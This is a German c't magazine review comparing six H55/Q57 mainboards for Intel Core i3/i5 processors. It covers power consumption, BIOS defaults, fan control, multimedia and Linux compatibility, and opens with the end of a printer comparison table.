Tintenkosten	ISO-Seite 10,9 Cent, Schwarzanteil ISO 3,9 Cent, c't-Beispielfoto 18,9 Cent	ISO-Seite 6,6 Cent, Schwarzanteil ISO 2,4 Cent, c't-Beispielfoto 13,3 Cent
Geräusche Kopie Foto/Text (Sone)	2,3/6,3 Sone	3,9/6,4 Sone
Leistung Dr. Grauert SW/Farbe Entwurf/normal/beste	9,3, 6,5, 1,6/4,5, 4,1, 0,7 Seiten/Minute	12,1, 3,4, 1,3/11,8, 3,4, 1,3 Seiten/Minute
Drucken Foto Farbe/Normalpapier/SW	⊕/⊕/⊕	⊖/○/○
Direktdruck	⊕	–
Grafik/Folie	⊕/⊕/⊕	⊖/–
Text SW/Farbe	⊕/⊕	○/○
Mac Foto Farbe/Normalpapier/SW	⊕/⊕/⊕	⊖/○/○
Mac Grafik	⊕	⊕
Mac Text SW/Farbe	⊕/⊕	○/○
Lichtbeständigkeit Foto-/Normalpapier	⊕/○	⊕/⊕
Kopieren (am Gerät) Foto/Text	⊕/⊕	⊖/⊖/○
Scannen Foto/OCR	⊕/⊕/⊕	⊖/⊖/⊕
Mac Foto/OCR	⊕/⊕/⊕	⊖/–
Garantie	12 Monate	12 Monate
Gerätepreis	220 €	230 €
⊕⊕ sehr gut    ⊕ gut    ○ zufriedenstellend    ⊖ schlecht    ⊖⊖ sehr schlecht ✓ vorhanden    – nicht vorhanden    k. A. keine Angabe		

lerdings lassen die vielen Problemchen und Softwaremängel keine Empfehlung zu. Das Canon-Gerät schlägt sich durchweg wa-

cker, die Lichtverträglichkeit der Tinten ist aber noch verbesserungsfähig und die Kosten dürfen gern moderater sein. (jes) **ct**





Benjamin Benz

# Ausgangsbasis

## Mainboards für Intels Core i3, i5 und Co.

**Außer auf Preis und Ausstattung kommt es bei der Auswahl des Mainboards insbesondere darauf an, das Stromsparpotenzial der Core-i-Prozessoren auszureizen – idealerweise bei flüsterleiser Lüfterregelung. Eher zur Kür zählen feine Details wie digitaler Surround-Ton oder Fernwartungsfunktionen.**

**G**leich drei gewichtige Argumente sprechen für Intels Doppelkernprozessoren mit integrierter Grafik: Sie liefern viel Rechenleistung fürs Geld, verheizen sehr wenig Strom und erreichen sehr hohe Taktfrequenzen. Davon profitieren viele Anwendungsprogramme noch immer eher als von vielen Kernen. Somit sind Dual-Cores – auch wenn es viel schickere Quad- oder gar Hexa-Cores gibt – bestens geeignet, wenn der neue PC als leises Arbeitstier unter dem Schreibtisch verschwinden, im Wohnzimmer die Heimkinoanlage mit HD-Videos versorgen oder bei der Bildbearbeitung die Kreativität beflügeln soll. Zumal die neuen 32-nm-Doppelkerne ihre Core-2-Duo-Vorgänger so-

wie die AMD-Doppelkerne locker abhängen.

Der größte Stromspartrumpf der CPU-Familien Pentium G6900, Core i3-500 und i5-600 ist die integrierte Grafikeinheit. Deren Signale muss allerdings der Chipsatz elektrisch noch für die Ausgabe aufbereiten und über passende Steckverbinder des Mainboards nach außen führen. Privatleuten empfiehlt Intel dafür die beiden Chipsätze H55 und H57, wobei Letzterer nur auf wenigen Boards auftaucht und preislich wenig attraktiv ist. Mit speziellen Funktionen für die Fernwartung punktet die Business-Variante Q57. Auf dem c't-Prüfstand müssen fünf H55-Boards sowie eines mit Q57 zeigen, ob die Hersteller rund ein

halbes Jahr nach der Markteinführung die Kinderkrankheiten im Griff haben.

### Teamwork

Der aus vielen Gründen – nicht zuletzt der Sparsamkeit wegen – sinnvolle Umzug des Grafikernels aus dem Chipsatz in den Prozessor führt zu einigen Abhängigkeiten, die es bei Auswahl von Chipsatz, Mainboard und Prozessor zu beachten gilt: Derzeit bieten nur die bereits genannten Doppelkernprozessoren von Intel die integrierte Grafikeinheit alias „Intel HD“. Von den beiden durch Hyper-Threading dem Betriebssystem vorgegaukelten zusätzlichen Kernen darf man sich dabei nicht verwirren lassen. Die echten

Vierkerner Core i5-7xx und i7-8xx passen zwar problemlos in die LGA1156-Fassung der H55- oder Q57-Boards, aber deren Monitorausgänge bleiben dann dunkel. Folglich muss man den Quad-Cores eine PCI-Express-Grafikkarte zur Seite stellen. Das ist natürlich auch nötig, wenn die 3D-Leistung des Doppelkerns nicht ausreicht – einen PEG-Slot bietet sogar das kleinste Board im Test.

Wer hingegen mit Gespannen aus zwei und mehr Grafikkarten liebäugelt oder besonders potente RAID-Controller nachrüsten will, stößt schnell an die Grenzen der H55-Boards: Volle PCIe-2.0-Geschwindigkeit (5,0 GT/s) liefern nur die 16 PCIe Lanes der CPU, die den ersten PEG-Slot versorgen. Der Chipsatz steuert zwar weitere 6 Lanes bei, doch diese laufen – trotz PCIe-2.0-Protokoll – nur mit PCIe-1.1-Geschwindigkeit (2,5 GT/s). Das reicht locker für Gigabit-LAN, FireWire und Co., kann aber für SATA-6G- und USB-3.0-Controller zum Flaschenhals werden.

Als wäre das nicht verwirrend genug, erlaubt es Intel auf H55-, H57- und Q57-Boards nur den Prozessoren ohne integrierten Grafikern, ihre 16 PCIe Lanes aufzuspalten, um zwei PEG-Slots mit je 8 Lanes zu versorgen. Das





**Asrock bietet beim H55M viel Ausstattung fürs Geld, aast aber mit elektrischer Leistung.**

führt dazu, dass beim Einsatz von Doppelkern-CPU's der zweite PEG-Slot je nach Mainboard entweder unbenutzbar ist oder an wenigen der langsamen Lanes des Chipsatzes hängt. Kurzum: SLI- oder Crossfire-Gespanne sowie Zusatz-Controller ergeben auf einem H55-Board nur in Kombination mit einem Quad-Core Sinn. Allerdings verbinden längst nicht alle Boards den zweiten PEG-Slot mit der CPU, sondern versorgen ihn über den Chipsatz. Einzige Ausnahme: Kommt es beim Aufbau eines Multimonitor-Systems nicht auf 3D-Performance an, so stört die langsame Anbindung der zweiten Grafikkarte nicht.

Auch wenn das erst einmal abschreckend klingen mag, so betreffen diese Einschränkungen doch nur wenige und eher exotische Konstellationen: Grafikkartentandems bringen im Alltag wenig, kosten viel und produzieren in erster Linie Wärme und Lärm. Ein schneller USB-3.0- oder RAID-Controller passt in den ersten PEG-Slot, wenn man die integrierte Grafik nutzt. Außerdem reizt bisher keine Festplatte und kaum eine Solid State Disc SATA II aus. Wer dennoch mehr oder schnellere PCIe-Ports braucht, muss auf Intels P55- und X58-Chipsätze (beide ohne Grafikausgänge) oder eine AMD-Plattform ausweichen. Das positive Leserecho auf unseren letzten PC-Bauvorschlag zeigt jedoch: Für viele Zwecke reicht ein H55-Board völlig aus.

## Testfeld


Seit unserem letzten Test von Mainboards mit H55-Chipsatz [1]

vom Anfang dieses Jahres hatten die Hersteller genug Zeit, um Kinderkrankheiten auszumerzen und an ihren Produkten zu feilen. Was dabei herausgekommen ist, müssen fünf attraktive Boards und ein wegen seiner Fernwartungsfunktion interessanter Exot auf dem c't-Prüfstand zeigen: Den Preisknaller steuerte Biostar mit dem H55 HD bei, das nur rund 65 Euro kostet. Asrock lockt mit einem Preis um die 70 Euro für das besser ausgestattete H55M.

MSI steuert das MSI H55-G43 bei, eine günstigere (88 Euro) Version des in unserem Bauvorschlag [2] verwendeten H55M-E33. Das kleinste Board – im Mini-ITX-Format – kostet satte 115 Euro. Dafür bekommt man beim Zotac H55-ITX WiFi aber WLAN gleich mit dazu. Ähnlich viel verlangt Intel für das DQ57TM, das als einziger Kandidat mit der Fernwartungsfunktion AMT (Active Management Technology) sowie einem DisplayPort glänzt.

Asus bietet zu den eigenen Boards die 30 Euro teure PCIe-x4-Steckkarte U3S6 an. Auf ihr sitzen ein PCIe-Switch-Chip sowie der USB-3.0- und ein SATA-6G-Host-Controller. Allerdings ergibt diese Karte im Zusammenspiel mit dem getesteten P7-H55M (80 Euro) wenig Sinn, weil sie nur in den einen PEG-Slot passt. Dort stehen aber ohnehin reichlich schnelle PCIe Lanes zur Verfügung, sodass es auch ohne den leistungshungrigen Switch-Chip ginge, der allein rund 7 Watt verbrät.

In puncto Performance liegen die Boards gleichauf. Klassenschelte steht hingegen in der Dis-



**Das P7H55-M von Asus vereint eine solide Grundausstattung mit einigen Erweiterungsoptionen zu einem moderaten Preis.**

ziplin Stromsparen nach der EuP-Richtlinie an: Diese sieht vor, dass ein PC im Soft-Off-Modus (ACPI S5) maximal 1 Watt aufnehmen darf. Im Auslieferungszustand und mit einem effizienten 80-Plus-Netzteil schaffen das nur die Boards von Intel und MSI. Biostar darf immerhin die Ausrede anführen, dass es im BIOS-Setup eine Option namens „EuP 2013“ gibt, die die Leistungsaufnahme von 1,4 auf 0,8 Watt senkt.

Ebenfalls wenig Liebe zum Detail beweisen die Hersteller bei den Voreinstellungen im BIOS-Setup: Die SATA-Schnittstelle läuft bei allen ab Werk nur im IDE- und nicht im flatteren AHCI-Modus. Ohne diesen klappt auch Hot-Plugging an eSATA-Ausgängen nicht. Den modernen High Precision Event Timer (HPET) deaktivieren Biostar, Intel und Zotac, und auch bei den Standby-Modi taucht immer wieder der unsinnige Eintrag „S1“ als Vorgabe auf. Ebenfalls nicht immer erfreulich sieht es bei den Lüfterregelungen aus. Wie man hier dennoch zu sinnvollen Einstellungen kommt, beschreibt der Artikel auf Seite 176.


## Multimedia

Bei der Wiedergabe von HD-Videos – insbesondere von Blu-ray-Discs – entlastet die Grafikeinheit der Doppelkernprozessoren die x86-Rechenwerke. Die HD-Videos laufen selbst dann ruckelfrei, wenn man per Bild-in-Bild einen zweiten Videostrom zuschaltet, die CPU-Last blieb bei einem Core i3-530 stets unter 10 Prozent. Auch die Audioausgabe per HDMI funktionierte auf allen Boards wie erwartet: Eine

geeignete Surround-Anlage vorausgesetzt, erlaubt es die Audiogeräte-Verwaltung von Windows, bis zu acht Lautsprecher (7.1) zu konfigurieren. Blu-ray-Player wie PowerDVD können entweder auf diese Konfiguration zugreifen oder den Bitstream, wie er vom Medium kommt, direkt an die Anlage weiterreichen.

Schlechter sieht es bei SPDIF aus: Die Windows-Treiber aller Testkandidaten erlauben nur den Stereobetrieb. Immerhin klappt auch hier bei den meisten Rundumton, wenn der Player den Audiostrom direkt durchreicht und nicht selbst dekodiert. Besitzer großer Monitore mit Auflösungen jenseits von 1920 × 1200 Punkten schauen beim H55-Chipsatz in die Röhre: Er beherrscht den Dual-Link-Modus für DVI nicht. Für hohe Auflösungen, wie sie 30-Zöller benötigen, empfiehlt Intel DisplayPort. Diesen bietet jedoch in diesem Testfeld nur das Board mit Q57-Chipsatz. Der Parallelbetrieb von zwei Displays klappt bis auf das Biostar-Board bei allen Testkandidaten mit allen Anschlusskombinationen.

Viel Kummer hat uns auf einigen Boards die Wiedergabe von Blu-ray-Discs mit PowerDVD bereitet: Bei manchen Filmen erschien das Bild verzerrt und hinter einem Grauschleier. Mitunter verschwanden die Störungen nach einem Neustart der Player-Software. Bei dem Film „Resident Evil Extinction“ klappte die Wiedergabe erst zuverlässig, als wir im Grafiktreiber von Intel unter Medien/Bildoptimierung den Haken bei „Anwendungseinstellungen umgehen“ entfernten.



**Schnäppchenalarm:** Günstiger als das Biostar H55 HD ist derzeit kein LGA1156-Mainboard, allerdings bekommt man dafür auch nur eine Grundausrüstung.

Für den Klassiker „Odyssee 2001“ half das Verstellen der Bildwiederholfrequenz im Grafiktreiber. Diese Probleme traten bei den Boards von Asrock, Biostar und MSI auf und verschwinden hoffentlich mit kommenden Updates für Treiber, BIOS oder Software-Player.

### ASRock H55M

In synthetischen Benchmarks erschummelt sich das H55M von Asrock einen marginalen Vorsprung, der im Alltag aber kaum spürbar sein dürfte: Im Auslieferungszustand steht im BIOS-Setup der „Overclock Mode“ auf „Optimized“. Dadurch zwirbelt das H55M den Basistakt unter CPU-Last auf 141 MHz hoch; im Leerlauf sinkt er auf knapp 134 MHz und damit auf den von Intel vorgesehenen Wert. Damit die CPU auch übertaktet stabil läuft, setzt Asrock auch die Kernspannung um 0,0625 Volt höher.

Wir haben für alle weiteren Tests den Basistakt „manual“ auf die spezifizierten 133 MHz gesetzt und die Nominalspannung eingestellt. So sinkt die Leistungsaufnahme unter CPU-Last von 73 auf 69 Watt. Das spart nicht nur rund 5 Prozent elektrische Leistung, sondern gibt auch das sichere Gefühl, dass der Prozessor im Rahmen seiner Spezifikationen sicher arbeitet. Apropos Leistungsaufnahme: 41 Watt im Leerlauf sind zu viel und 60 Prozent mehr, als das sparsamste System im Test braucht.

Die analoge Audioqualität des VIA-Codecs erreicht weder bei der Wiedergabe noch der Aufnahme das hohe Niveau der Realtek-Chips der Konkurrenz. Für den Anschluss von Brüllwür-

feln reicht es aber allemal, eine HiFi-Anlage versorgt man ohnehin besser per HDMI oder SPDIF. Ein Eigentor hat Asrock allerdings mit der Namensgebung des SPDIF-Ausganges geschossen und ihm die Zeichenkette „HDMI“ angehängt. Das führt nicht nur in der Audiogeräteverwaltung von Windows zu Verwechslungen mit dem echten HDMI-Ausgang, der kryptischerweise TX-NR3007 heißt, sondern irritiert auch PowerDVD. Der Software-Player hält beide Ausgänge für ein und denselben. Ein Wechsel ist so nur über einen Trick möglich: Man muss in der Systemsteuerung von Windows den gerade gewünschten Port zum Standardgerät erwählen. Die Weitergabe von Rundum-Ton per SPDIF als Bitstream klappte dennoch nicht.

Im ATX-Anschlussfeld platziert Asrock zwei eSATA-USB-Kombibuchsen (kurz eSATAp). Den Speicherschutzmechanismus „No Execute“ schaltet Asrock im BIOS-Setup unsinnigerweise standardmäßig ab.

Lob gebührt der Lüftersteuerung des H55M: Im BIOS-Setup reichen sowohl für den Gehäuse- als auch den CPU-Lüfter jeweils die Angabe einer Zieltemperatur sowie einer von zehn Stufen für die Mindestdrehzahl alias Level. Wir empfehlen „Level 1“. Damit sinkt das PWM-Signal im Leerlauf auf 10 Prozent ab.

Linux (Fedora 13) ließ sich erst installieren, nachdem wir im BIOS-Setup „Share Memory“ fest auf 128 MByte und „DVMT/FIXED Memory“ auf „MAXIMUM DVMT“ eingestellt hatten. Aus dem Standby-Modus ACPI S3 wachte Linux nicht wieder korrekt auf.



Dank Q57-Chipsatz bietet das DQ57TM von Intel Fernwartungsfunktionen und dürfte noch recht lang lieferbar sein.

### Asus P7H55-M

Mit einem Preis von 80 Euro rangiert das P7H55-M von Asus in der Mittelklasse und das spiegelt sich auch in der Ausstattung wider: Ein SPDIF-Ausgang ist mit von der Partie, eSATA und FireWire fehlen hingegen. Speicher-slots gibt es vier, Steckplätze für Grafikkarten nur einen. Wer einen Monitor per DVI-Kabel mit dem P7H55-M verbinden will, muss sich einen HDMI-DVI-Adapter besorgen.

Prozessorlüfter regelt das Asus-Board ordentlich, sobald man im BIOS-Setup das CPU-Fan-Profil „Silent“ auswählt. Für Gehäuselüfter gibt es leider nur einen unregelmäßigen 3-Pin-Anschluss.

Der IDE-Host-Controller von VIA erkannte in unseren Tests nur optische Laufwerke, nicht aber Festplatten. Wer ihn nicht braucht, kann ihn im BIOS-Setup deaktivieren und so die Boot-Zeit um 10 Sekunden verkürzen.

Auch bei der elektrischen Leistungsaufnahme ergibt sich ein gemischtes Bild: Im Soft-Off-Modus erfüllt das P7H55-M mit 1,4 Watt die EuP-Richtlinie nicht, platziert sich mit 31 Watt Leerlaufleistung im Mittelfeld und steht unter Volllast mit 84 Watt sehr gut da.

### Biostar H55 HD

Mit dem extrem niedrigen Preis des H55 HD von Biostar geht eine schlechte Ausstattung einher: Zwei Speicher-Slots, je ein DVI-, HDMI- und VGA-Ausgang, ein Gigabit-LAN-Port, drei analoge Audio- und vier USB-Buchsen; viel mehr gibt es nicht. Für eSATA oder SPDIF muss man

sich selbst ein Slot-Blech organisieren.

Im Standby-Modus liegt die elektrische Leistungsaufnahme gute 7 Watt höher als im Leerlauf, weil Biostar den S1- und nicht den S3-Modus im BIOS-Setup voreinstellt. Mit Letzterem sinkt der Wert von 39 auf 2,9 Watt. Auch für die übrigen BIOS-Voreinstellungen verdient Biostar kein Lob: Der HPET ist ebenso wie die Lüfterregelung deaktiviert. Für diese sieht Biostar zudem eine ganze Reihe verwirrender Optionen vor (siehe S. 176). Gehäuselüfter regelt das Board gar nicht. Ob an den USB-Ports im Soft-Off 5 Volt Spannung anliegen, kann man über einen Jumper wählen.

### Intel DQ57TM

Als einziges Board im Test sitzt auf dem DQ57TM von Intel nicht der H55-, sondern der Q57-Chipsatz. Der zentrale Unterschied zwischen den beiden sonst sehr ähnlichen Geschwistern liegt in der Unterstützung für die Fernwartungsfunktion AMT 6.0, die Intel den Business-Chipsätzen mit „Q“ im Namen vorbehält. Einerseits gewährt der integrierte Webserver passwortgeschützten Zugriff auf die Management Engine (ME), die wiederum das Board unabhängig vom Betriebssystem ein- und ausschalten respektive neu starten kann. Andererseits leitet „KVM Remote Control“ den Bildschirminhalt an entfernte Rechner weiter und nimmt Maus- sowie Tastatur-Eingaben per LAN entgegen. So kann man beispielsweise mit dem freien RealVNC-Viewer aus der Ferne Einstellungen im BIOS-Setup verändern.

Anzeige





Dank ATX-Format bietet das MSI H55-G43 viel Platz für Erweiterungskarten, glänzt selbst aber nicht mit üppiger Ausstattung.

Die Q-Chipsätze gehören zu Intels „Stable Image Platform“, sprich: sie sind länger als die Consumer-Produkte verfügbar. Das dürfte auch für das ganze Mainboard gelten. Auch das Angebot an Buchsen im ATX-Anschlussfeld richtet sich eher an den professionellen Benutzer: Eine HDMI- fehlt ebenso wie eine SPDIF-Buchse (per Slot-Blech

nachrüstbar), und analoge Audioports gibt es nur drei. Dafür bietet das DQ57TM je einmal DVI-I, DVI-D und DisplayPort. Letzterer kann zwar auch sehr große Monitore in voller Auflösung ansteuern, liefert aber kein Audiosignal mit. Über einen – nicht beigelegten – HDMI-DVI-Adapter gelingt zwar auch der Anschluss eines HDMI-Displays,

dessen Lautsprecher bleiben jedoch stumm. Die analogen Audiokanäle liefern nur bescheidene Qualität und steuern maximal vier Lautsprecher an.

Gezaubert hat Intel bei der elektrischen Leistungsaufnahme: 25 Watt im Leerlauf sind für einen Desktop-PC mit leistungsfähigem Doppelkernprozessor rekordverdächtig und 85 Watt unter Volllast ein guter Wert. Die Lüftersteuerung hätte Lob verdient, würde es nicht den Spannungswandlern zu heiß. Obwohl die Intel Desktop Utilities ab 64 °C Alarm schlagen, spornt die Regelung weder CPU- noch Gehäuselüfter zu höheren Drehzahlen an.

### MSI H55-G43

Sein kleiner Bruder im MicroATX-Format diente als Grundlage für unseren PC-Bauvorschlag in [2], diesmal steht das etwas teurere H55-G43 mit ATX-Abmessungen auf dem Prüfstand. Es benutzt drei PCI- und je zwei PCIe-x1- und PEG-Slots. Allerdings hängt von Letzteren nur der erste mit 16

Lanes direkt am Prozessor, während den zweiten der Chipsatz mit 4 Lanes versorgt. Einen DVI-Port hat dieses Board nicht, das kann man aber über einen separat erhältlichen Adapter kompensieren.

Wie auch andere H55-Boards von MSI lässt auch dieses sich nach dem Einschaltsignal rund 5 Sekunden Zeit, bis es die Arbeit aufnimmt. Die Lüftersteuerung ist indes familientypisch ebenso ohne Tadel wie die Leistungsaufnahme im Soft-Off von 0,6 Watt. Bei den Leerlauf- und Volllastwerten reicht es jeweils für einen guten Platz, der hohe Standby-Verbrauch sinkt, sobald man die unsinnige BIOS-Vorgabe „S1“ für den ACPI Standby State auf „S3“ ändert.

Keine eigene Spalte in den Tabellen haben wir dem H55M-ED55 von MSI gewidmet, es aber nebenbei im Test mitlaufen lassen. Das 8 Euro teurere Board hat zwei PCI- und einen PCIe-x1-Slot weniger als das H55-G43, bietet dafür aber je einen DVI-, SPDIF- sowie einen eSATA-Port im Anschlussfeld. Einen USB-WLAN-

## LGA1156-Boards – Messwerte und Funktionstests

Mainboard	ASRock H55M	Asus P7H55-M	Biostar H55 HD	Intel DQ57TM	MSI H55-G43	Zotac H55-ITX WiFi
<b>Elektrische Leistungsaufnahme<sup>1</sup></b>						
Soft-Off / Standby / Leerlauf	1,1 W / 3,3 W / 41 W	1,4 W / 2,6 W / 31 W	1,4 (0,8) <sup>4</sup> / 39 (2,9) <sup>3</sup> / 32 W	0,9 / 2,7 / 25 W	0,6 / 34 (2,4) <sup>3</sup> / 32 W	1,2 / 2,2 / 31 W
Volllast: CPU / CPU und Grafik	73 W / 92 W	67 W / 84 W	71 W / 91 W	65 W / 85 W	66 W / 85 W	84 W / 105 W
<b>Funktionstests</b>						
ACPI S3 / ACPI S4 / ATA-Freeze Lock	✓ / ✓ / gesetzt	✓ / ✓ / gesetzt	✓ / ✓ / gesetzt	✓ / ✓ / gesetzt	✓ / ✓ / gesetzt	✓ / ✓ / gesetzt
Serial-ATA-Modus / NX / VT	IDE / disabled / enabled	IDE / enabled / enabled	IDE / enabled / enabled	IDE / enabled / enabled	IDE / enabled / enabled	IDE / enabled / enabled
AMT / USB-Ports abschaltbar / TPM	n. v. / – / n. v.	n. v. / – / n. v.	n. v. / – / n. v.	✓ / ✓ / ✓	n. v. / ✓ / n. v.	n. v. / ✓ / n. v.
Wecken per LAN / Tastatur: S3 (SS)	✓ (✓) / ✓ (–)	✓ (✓) / ✓ (–)	✓ (✓) / – (–)	✓ (✓) / ✓ (–)	✓ (✓) / – (–)	✓ (✓) / ✓ (–)
Bootdauer / mit ATA-Chip	15 s / n. v.	23 s / +10 s	12 s / +10 s	11 s / n. v.	19 s / +1 s	10 s / n. v.
Dual-Link-DVI / Audio per HDMI / 2. Audiostrom	– / ✓ / –	– / ✓ / –	– / ✓ / –	– / n. v. / ✓	– / ✓ / ✓	– / ✓ / ✓
Mehrkanalton (Bit-Stream): HDMI / SPDIF / analog	✓ (✓) / – (–) / 7.1	✓ (✓) / – (✓) / 7.1	✓ (✓) / – (✓) / 5.1	n. v. / – (✓) / nur Quadrophonie	✓ (✓) / – (✓) / 7.1	✓ (✓) / – (✓) / 7.1
SPDIF-Frequenzen out (in) [kHz]	44,1 / 48 (n. v.)	44,1 / 48 / 96 (n. v.)	44,1 / 48 / 96 (n. v.)	44,1 / 48 / 96 (n. v.)	44,1 / 48 / 96 (n. v.)	44,1 / 48 / 96 (n. v.)
eSATA: Hotplug / Port-Mult.	– <sup>2</sup> / –	n. v.	n. v.	– <sup>2</sup> / –	n. v.	✓ / ✓
<b>Lüfterregelung</b>						
CPU-Lüfter: 3- / 4-Pin	n. v. / 10 ... 100 %	n. v. / 25 ... 100 %	n. v. / 0 ... 100 %	n. v. / 18 ... 100 %	n. v. / 0 ... 100 %	n. v. / 0 ... 100 %
Gehäuselüfter: 3- / 4-Pin (Anzahl)	– / 10 ... 100 (1)	– / n. v.	– / n. v.	n. v. / 28 ... 100 (2)	nur feste Stufen (2) / n. v.	n. v. / –
<b>Datentransfer-Messungen</b>						
SATA / eSATA: Lesen (Schreiben)	226 (81) / 124 (124) MByte/s	189 (77) MByte/s / n. v.	181 (79) MByte/s / n. v.	182 (76) / 105 (101) MByte/s	183 (77) MByte/s / n. v.	177 (78) / 110 (56) MByte/s
USB Lesen (Schreiben)	35,0 (30,8) MByte/s	30,9 (26,2) MByte/s	30,1 (21,0) MByte/s	28,1 (19,0) MByte/s	30,0 (20,8) MByte/s	30,9 (30,9) MByte/s
LAN: Empfangen (Senden)	117 (118) MByte/s	117 (118) MByte/s	117 (118) MByte/s	117 (117) MByte/s	117 (118) MByte/s	117 (117) MByte/s
<b>Linux-Kompatibilität</b>						
LAN / VGA (3D)	r8169 / intel (✓)	r8169 / intel (✓)	r8169 / intel (✓)	1000e / intel (✓)	r8169 / intel (✓)	1000e / intel (✓)
SATA / Zusatz-Chip	ata-piix / n. v.	ata-piix / pata-via	ata-piix / pata-via	ata-piix / n. v.	ata-piix / pata-jmicron	ata-piix / ahci
Speedstep / Turbo / ACPI S4 / S3	✓ / ✓ / ✓ / –	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓
<b>Bewertung</b>						
Audio: Wiedergabe / Aufnahme	○ / ⊕	⊕ / ○	⊕⊕ / ○	○ / ⊕	⊕⊕ / ○	⊕⊕ / ○
BIOS-Setup-Voreinstellungen	○	⊕	⊖	⊕	○	⊕
Lüftersteuerung	⊕⊕	⊕	○	⊖ <sup>5</sup>	⊕	⊕
elektrische Leistungsaufnahme	○	⊕	⊕	⊕⊕	⊕	○
<sup>1</sup> primärseitig gemessen, also inkl. Netzteil, Festplatte, DVD <sup>2</sup> funktioniert im AHCI-, nicht im IDE-Modus <sup>3</sup> mit ACPI S3 <sup>4</sup> mit EUP-Ready-Option <sup>5</sup> Abwertung wegen überhitzter Spannungswandler						
✓ funktioniert	– funktioniert nicht	n. v. nicht vorhanden	⊕⊕ sehr gut	⊕ gut	○ zufriedenstellend	⊖ schlecht
					⊖⊖ sehr schlecht	

Dongle liefert MSI mit. Abgesehen davon kommen die beiden Brüder in fast allen Tests auf dieselben Ergebnisse.

### Zotac H55-ITX WiFi

Das Zotac H55-ITX WiFi fällt bereits auf den ersten Blick auf. Es misst nur 17 cm × 17 cm und passt damit zwar in kompakte MiniITX-Gehäuse, bietet aber wenig Raum für Erweiterungen. Lediglich ein PEG-Slot nimmt eine Erweiterungskarte auf. Den Steckplatz für PCIe Mini Cards füllt bereits das WLAN-Modul, das zwei Antennen nutzen kann. Mit deren beiden Schraubanschlüssen teilen sich den Platz im Anschlussfeld zehn USB-Buchsen, je einem PS/2-, eSATA-, Gigabit-LAN-Port, fünf Klinkenbuchsen für Analogaudio sowie je einem SPDIF-, DVI- und HDMI-Ausgang. Anders als auf andere MiniITX-Boards passen auf das H55-ITX WiFi trotz der kompakten Bauform ein ganz normaler CPU-Kühler und zwei gewöhnliche DDR3-Speicherriegel.

Mit insgesamt sechs SATA-Ports qualifiziert sich das H55-ITX WiFi auch als Basis für einen Heimserver. Leider reagiert es als einziges Board im Test nicht auf Wake-on-LAN-Signale. Der mit 31 Watt recht niedrigen Leistungsaufnahme im Leerlauf

steht eine sehr hohe (105 Watt) unter Volllast gegenüber. Schuld daran trägt eine etwas zu hoch voreingestellte Kernspannung. Die Lüfterregelung senkt ihr Steuersignal auf Wunsch bis auf 0 Prozent ab und erlaubt die Vorgabe einer Zieltemperatur. Allerdings ignoriert sie den Gehäuselüfter und betreibt ihn immer mit voller Drehzahl.

### Fazit

Wirklich grobe Schnitzer und Fehler weist keines der Boards in diesem Test auf. Alle liefen stabil und erreichten in den Benchmarks die Werte, die wir für den zum Test eingesetzten Prozessor erwarten. Große Unterschiede zeigen sich nicht nur bei Preis und Ausstattung, sondern auch bei der elektrischen Leistungsaufnahme und der Qualität der Lüftersteuerung. In der Stromsparsdisziplin düpiert das DQ57TM von Intel das restliche Testfeld. Bei der Lüftersteuerung glänzen Asrock und MSI. Kommt ein Rechner – beispielsweise unser jüngster Bauvorschlag – ohne Gehäuselüfter aus, so spricht auch nichts gegen die Regelungen von Asus und Zotac.

Bei den USB-Schreibraten ziehen die Boards von Asrock und Zotac der Konkurrenz in unseren synthetischen Tests davon, halb-



**Nur 17 Zentimeter Kantenlänge misst das Zotac H55-ITX WiFi und bringt doch alles mit, was man zum Aufbau einer Multimedia-Station braucht.**

wegs Anschluss hält noch Asus. Sobald allerdings mindestens ein CPU-Kern etwas zu rechnen hat – beispielsweise weil er die Daten mit dem Virens Scanner beackert – liefern alle Boards passable Transferraten. Daher erachten wir die nackte USB-Schreibrate nur in sehr seltenen Fällen als ein kaufentscheidendes Kriterium.

Das teure Intel-Board mit Business-Chipsatz dürfte nur dann lohnen, wenn man entweder die Fernwartungsfunktionen braucht oder einen ganz besonders sparsamen PC bauen will. Allerdings fehlen ihm HDMI- und SPDIF-Buchsen, sodass es für den Einsatz als Medienabspieler nur eingeschränkt taugt.

Egal welches Board es letztlich wird, man muss die Voreinstellungen im BIOS-Setup gründlich entlausen, denn die Hersteller zeigen hier wenig Liebe zum Detail und wählen im Zweifelsfall nicht die für moderne Betriebssysteme sinnvollste Option, sondern anscheinend die, die ihnen die meisten Anrufer von der Hotline fernhält. (bbe)

### Literatur

